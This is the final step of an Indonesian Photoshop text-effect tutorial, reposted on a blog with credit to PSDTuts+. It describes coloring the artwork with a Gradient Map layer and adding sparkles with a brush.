              Langkah 5

              Efek teks Anda hampir selesai. Sekarang Anda harus membuat "Gradient Map" lapisan untuk mewarnai seluruh karya warna yang Anda inginkan. Sebagai contoh, saya telah memilih warna biru. Akhirnya untuk membuatnya lebih baik, saya telah menambahkan beberapa berkilau dengan sikat sederhana.


              Dan jadi lah


              Selamat Mencoba & Sampai Jumpa

              Posted By: PSDTuts+
              Repost : Aandths Blog